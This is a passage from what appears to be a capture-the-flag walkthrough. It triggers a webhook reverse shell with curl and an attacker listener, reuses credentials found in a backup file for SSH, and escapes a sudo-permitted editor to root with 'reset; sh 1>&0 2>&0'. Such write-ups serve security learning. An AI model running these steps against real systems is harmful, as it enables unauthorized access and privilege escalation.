

After getting the 2FA code, I tried to log in with it, and it worked.
Remote Code Execution

After investigating the admin panel, I checked the integrations section and found two RCE-related entries - It seems it’s because I ran 2 times the script.

There was a webhook URL created by the script. I converted the base64 payload to a text file.

And yes, it came from the script that was generated earlier.
To trigger it, I saved it first and used curl on the webhook:
1
http://ip:3000/hooks/token
But before that, I created a listener on port 4446.

After triggering it, I got a shell.

I checked the home directory and saw only one user, which is node.
Foothold
I didn’t find anything interesting at first, so I continued enumerating for credentials that I could use for SSH login.


There was a file named Backup_db.txt in the home directory, and I found credentials inside it. I tried using them for SSH, and it worked.
Privilege Escalation
For root privilege escalation, I found something interesting after running:
sudo -l

I tried running the command:
sudo /opt/log_inspector/check_log --clean
After that, I pressed:
1
2
CTRL+R
CTRL+X

Then I inserted the following command:
reset; sh 1>&0 2>&0

And it worked!
